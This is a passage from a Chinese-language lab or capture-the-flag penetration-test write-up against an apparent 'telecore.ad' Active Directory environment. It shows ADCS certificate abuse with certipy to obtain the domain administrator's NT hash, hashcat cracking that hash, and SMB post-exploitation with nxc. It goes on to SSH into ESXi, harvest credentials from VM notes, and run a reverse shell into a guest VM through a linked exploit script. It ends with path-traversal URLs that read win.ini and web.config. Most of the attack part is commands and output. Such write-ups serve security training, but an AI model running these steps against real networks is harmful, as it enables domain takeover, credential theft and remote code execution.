[*] Certificate object SID is 'S-1-5-21-1588247407-410625039-1511794522-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'- 利用获取的
.pfx换取域管 Hash
❯ certipy-ad auth -pfx administrator.pfx -dc-ip 10.5.2.2
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@telecore.ad'
[*]     SAN URL SID: 'S-1-5-21-1588247407-410625039-1511794522-500'
[*]     Security Extension SID: 'S-1-5-21-1588247407-410625039-1511794522-500'
[*] Using principal: 'administrator@telecore.ad'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@telecore.ad': aad3b435b51404eeaad3b435b51404ee:bfb19bca32a6aab8e0b9a836da860e32
至此成功拿下域控,通过凭据喷洒,可以控制大部分机器:

四、后渗透信息收集
4.1 哈希提取与域管哈希破解
CS 上线域控,hashdump


尝试爆破域管理员的 hash
❯ hashcat -a 0 hash /usr/share/wordlists/rockyou.txt -m 1000
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-AMD Ryzen 7 7735H with Radeon Graphics, 2930/5861 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Comparing hashes with potfile entries. Please be patienHashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing device kernels and memory. Please be patieInitializing backend runtime for device #1. Please be pHost memory allocated for this attack: 514 MB (1934 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

bfb19bca32a6aab8e0b9a836da860e32:August1990password

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: bfb19bca32a6aab8e0b9a836da860e32
Time.Started.....: Fri Dec 26 17:13:14 2025 (2 secs)
Time.Estimated...: Fri Dec 26 17:13:16 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  6110.1 kH/s (0.15ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 11419648/14344385 (79.61%)
Rejected.........: 0/11419648 (0.00%)
Restore.Point....: 11411456/14344385 (79.55%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: AznG13 -> ApRiL197630
Hardware.Mon.#01.: Util: 17%

Started: Fri Dec 26 17:12:59 2025
Stopped: Fri Dec 26 17:13:17 2025拿到域管明文凭据August1990password
4.2 敏感信息收集
然后就是后渗透信息收集
用 nxc 的 recent_files 提取最近修改的文件
❯ nxc smb 10.5.2.2 -u administrator -p 'August1990password' -M recent_files
SMB         10.5.2.2        445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:telecore.ad) (signing:True) (SMBv1:False)
SMB         10.5.2.2        445    DC01             [+] telecore.ad\administrator:August1990password (Pwn3d!)
RECENT_F... 10.5.2.2        445    DC01             C:\Administrator
RECENT_F... 10.5.2.2        445    DC01                 \\PKI-SRV\C$\Windows\System32\CertSrv\CertEnroll
RECENT_F... 10.5.2.2        445    DC01                 C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
RECENT_F... 10.5.2.2        445    DC01                 ::{088E3905-0323-4B02-9826-5D99428E115F}
RECENT_F... 10.5.2.2        445    DC01                 ::{088E3905-0323-4B02-9826-5D99428E115F}\impersonate.ps1
RECENT_F... 10.5.2.2        445    DC01                 %INTERNET%
RECENT_F... 10.5.2.2        445    DC01                 \\PKI-SRV\C$\Windows\System32\CertSrv\CertEnroll\PKI-Srv.telecore.ad_telecore-PKI-SRV-CA.crt
RECENT_F... 10.5.2.2        445    DC01                 C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
GUID {088E3905-0323-4B02-9826-5D99428E115F} 是微软定义的知名 Shell Namespace CLSID,代表 Recent Files/Folders Search Results(最近文件搜索结果)。
当管理员在资源管理器中点击左侧“快速访问” → “最近使用的文件” 或直接在搜索框输入 * 查看最近文件时,Windows 就会进入这个虚拟命名空间。
在这个虚拟文件夹里看到的文件,其实是指向真实磁盘位置的快捷方式/链接(类似 LNK 文件或虚拟视图),而非物理路径。
注意到脚本impersonate.ps1

# Mailbox_Migration_Assistant.ps1
# Automated mailbox content migration utility

$MigrationConfig = @{
    SourceServer = "ex-srv.telecore.ad"
    ServiceAccount = "tel_ops1@telecore.ad"
    ServicePassword = "T3l@Net#2"
    TargetMailbox = "administrator@telecore.ad"
    LogPath = "C:\Logs\Migration\"
}

Write-Host "[INFO] Starting Mailbox Migration Assistant" -ForegroundColor Cyan
Write-Host "[INFO] Version 2.3.1" -ForegroundColor Gray
Write-Host "[INFO] Initialized at: $(Get-Date)" -ForegroundColor Gray
Write-Host ""

# Display configuration
Write-Host "[CONFIG] Migration Configuration:" -ForegroundColor Yellow
Write-Host "  Server: $($MigrationConfig.SourceServer)" -ForegroundColor Gray
Write-Host "  Service Account: $($MigrationConfig.ServiceAccount)" -ForegroundColor Gray
Write-Host "  Service Password: $($MigrationConfig.ServicePassword)" -ForegroundColor Gray
Write-Host "  Target Mailbox: $($MigrationConfig.TargetMailbox)" -ForegroundColor Gray
Write-Host ""

try {
    # Attempt to create PSCredential (exposes credentials in error handling)
    Write-Host "[ACTION] Creating authentication context..." -ForegroundColor Yellow
    $securePassword = ConvertTo-SecureString $MigrationConfig.ServicePassword -AsPlainText -Force
    $credential = New-Object System.Management.Automation.PSCredential($MigrationConfig.ServiceAccount, $securePassword)

    Write-Host "[SUCCESS] Credentials validated for: $($MigrationConfig.ServiceAccount)" -ForegroundColor Green

    # Mailbox operations
    Write-Host "[ACTION] Connecting to Exchange server..." -ForegroundColor Yellow
    $session = New-PSSession -ConfigurationName Microsoft.Exchange -ConnectionUri "http://$($MigrationConfig.SourceServer)/PowerShell/" -Credential $credential
    Import-PSSession $session -DisableNameChecking

    Write-Host "[SUCCESS] Connected to: $($MigrationConfig.SourceServer)" -ForegroundColor Green

    # Check mailbox access
    Write-Host "[ACTION] Verifying target mailbox access..." -ForegroundColor Yellow
    $mailboxStats = Get-MailboxStatistics -Identity $MigrationConfig.TargetMailbox -ErrorAction Stop

    Write-Host "[SUCCESS] Mailbox accessible:" -ForegroundColor Green
    Write-Host "  - Display Name: $($mailboxStats.DisplayName)" -ForegroundColor Gray
    Write-Host "  - Total Items: $($mailboxStats.ItemCount)" -ForegroundColor Gray
    Write-Host "  - Storage Used: $([math]::Round($mailboxStats.TotalItemSize.Value.ToMB(), 2)) MB" -ForegroundColor Gray

      $logContent = @"
Mailbox Migration Log
=====================
Timestamp: $(Get-Date)
Service Account: $($MigrationConfig.ServiceAccount)
Service Password: $($MigrationConfig.ServicePassword)  # [!] CREDENTIALS LOGGED IN PLAIN TEXT [!]
Target Mailbox: $($MigrationConfig.TargetMailbox)
Status: ACCESS_GRANTED
"@

    $logContent | Out-File -FilePath "C:\Temp\migration_debug.log" -Force
    Write-Host "[INFO] Debug log created: C:\Temp\migration_debug.log" -ForegroundColor Cyan

}
catch {
    # Error handling that exposes credentials in debug info
    Write-Host "[ERROR] Migration failed: $($_.Exception.Message)" -ForegroundColor Red
    Write-Host "[DEBUG] Failed with credentials: $($MigrationConfig.ServiceAccount)/$($MigrationConfig.ServicePassword)" -ForegroundColor Red
}

Write-Host ""
Write-Host "[INFO] Migration process completed" -ForegroundColor Cyan
Write-Host "[INFO] Check C:\Temp\migration_debug.log for details" -ForegroundColor Gray
脚本功能分析:
该 PowerShell 脚本旨在自动化 Exchange 邮件系统的迁移任务。它通过配置对象 $MigrationConfig 定义了连接信息,并利用 New-PSSession 连接到 Exchange 服务器的 PowerShell 终端进行操作。
核心操作流程:
- 硬编码配置:脚本在开头直接定义了服务器地址、服务账号及明文密码。
- 凭据处理:将明文密码转换为
SecureString,并创建PSCredential对象。 - 远程连接:通过
http建立远程 PowerShell 会话(PSSession)。 - 信息获取:调用
Get-MailboxStatistics获取目标邮箱的统计信息。 - 日志记录:将操作详情(包括明文凭据)写入本地文件。
此外在 DC01 的C:\users\administrator.ssh 下发现 known_hosts文件
读取到文件中记录了esxi-vd.telecore.ad的 SSH RSA 公钥,说明DC01 的管理员曾通过 SSH 连接过 ESXi 服务器esxi-vd.telecore.ad
五、横向移动:ESXi 虚拟机
我先使用 VcenterKit 工具枚举 没发现漏洞

5.1 ssh 登录 esxi
域控上查看组权限发现存在于ESX Admins组,我们可以使用域管理员凭据通过ssh登录esxi

发现 shell 是 ash,很多命令都没有
[TELECORE\administrator@ESXi-VD:~] cat /etc/passwd
root:x:0:0:Administrator:/:/bin/sh
daemon:x:2:2:System daemons:/:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/:/sbin/nologin
dcui:x:100:100:DCUI User:/:/sbin/nologin
vpxuser:x:500:100:VMware VirtualCenter administration account:/:/sbin/nologin
[TELECORE\administrator@ESXi-VD:~] id
-sh: id: not found
5.2 vim-cmd 信息收集
vim-cmd 是 ESXi 命令行最核心、最强大的管理工具之一。它实际上是 vSphere API 的一个命令行包装器,允许你绕过 GUI 界面,直接与宿主机的管理服务(hostd)进行通信。对于红队渗透来说,掌握 vim-cmd 意味着你拥有了对虚拟机的生杀大权。
vim-cmd 包含多个子模块,但渗透中最常用的是 vmsvc(Virtual Machine Service)。几乎所有针对虚拟机的操作(查看、开关机、配置修改)都通过它完成。
基础枚举命令
在执行任何操作前,你必须先获得虚拟机的 Vmid(这是一个数字 ID,后续所有命令都依赖它,而不是虚拟机名称)。
列出所有虚拟机及其状态:
[TELECORE\administrator@ESXi-VD:~] vim-cmd vmsvc/getallvms
Vmid    Name                   File                   Guest OS      Version                     Annotation
1      VaultVM   [datastore1] VaultVM/VaultVM.vmx   ubuntu64Guest   vmx-13    Guest VM Credentials :

linux \ VaultAdmin@123
重点观察输出中的
Annotation(注释)和Guest OS字段,管理员有时会在注释里写下密码或系统用途。
常用操作指令表
| 功能 | 命令语法 | 渗透用途 |
| 获取 VM 状态 | vim-cmd vmsvc/power.getstate [Vmid] |
确认目标是否在线。 |
| 开机 / 关机 | vim-cmd vmsvc/power.on 或 .off [Vmid] |
强制关机以进行磁盘挂载。 |
| 重启 | vim-cmd vmsvc/power.reboot [Vmid] |
配合镜像挂载实施劫持。 |
| 获取详细配置 | vim-cmd vmsvc/get.config [Vmid] |
查看虚拟硬盘路径、网络适配器等详情。 |
| 快照管理 | vim-cmd vmsvc/snapshot.get [Vmid] |
查看是否有存有敏感数据的旧快照。 |
这里的目的是获得esxi的虚拟机权限,所以还要进一步利用,但是 vim-cmd 环境受限,无法完成利用。于是改用python脚本进行交互,反弹shell获得权限。
5.3 pyVim 交互上线
需要先安装 pyVim 库与 ESXi 443 端口交互
❯ pip install pyvmomi --break-system-packages我写的脚本已经传到 github:https://github.com/yanxinwu946/exsi-exploit/
枚举虚拟机信息
❯ py vm-list.py -H 10.5.2.111 -u administrator -p August1990password
Connecting to 10.5.2.111...

=== All Virtual Machines ===

Name: VaultVM
  Power State: poweredOn
  Guest OS: Ubuntu Linux (64-bit)
  Tools Status: toolsOk
  IP Address: 10.5.2.50
  Notes: Guest VM Credentials :

linux \ VaultAdmin@123

Disconnected successfully.
发现一台 linux 客户机,notes 中留下了账号密码
- vCenter/ESXi 管理地址 = 10.5.2.111
- VaultVM 客体地址 = 10.5.2.50(只是运行在虚拟化平台上的一台虚拟机)
反弹 shell 上线
逻辑: vCenter API调用 → ESXi宿主机 → Guest Agent(VM内) → Guest OS进程管理器 → 执行bash反向Shell
❯ py getshell.py -H 10.5.2.111 -u administrator -p August1990password -vm VaultVM -l 10.10.20.98 -P 4444 -gu linux -gp VaultAdmin@123
成功进入主机名为 linux 的客户机

获得 flag!
六、攻击路径二:Web 反序列化
路径二相比路径一要难不少,此路径不需要通过匿名枚举获得初始凭据。
6.1 任意文件读取
在针对 WEB-SRV (10.5.2.10) 的渗透中,发现其报表功能插件存在路径遍历漏洞。通过此漏洞,可实现对服务器敏感配置文件的越权读取。
1. 系统敏感文件读取验证:
http://10.5.2.10/network-reports.aspx?report=../../../../../../windows/win.ini
2. 核心配置文件获取:
进一步尝试读取 IIS 站点的 web.config,成功获取了 ASP.NET 的核心加密密钥——MachineKey。
http://10.5.2.10/network-reports.aspx?report=web.config
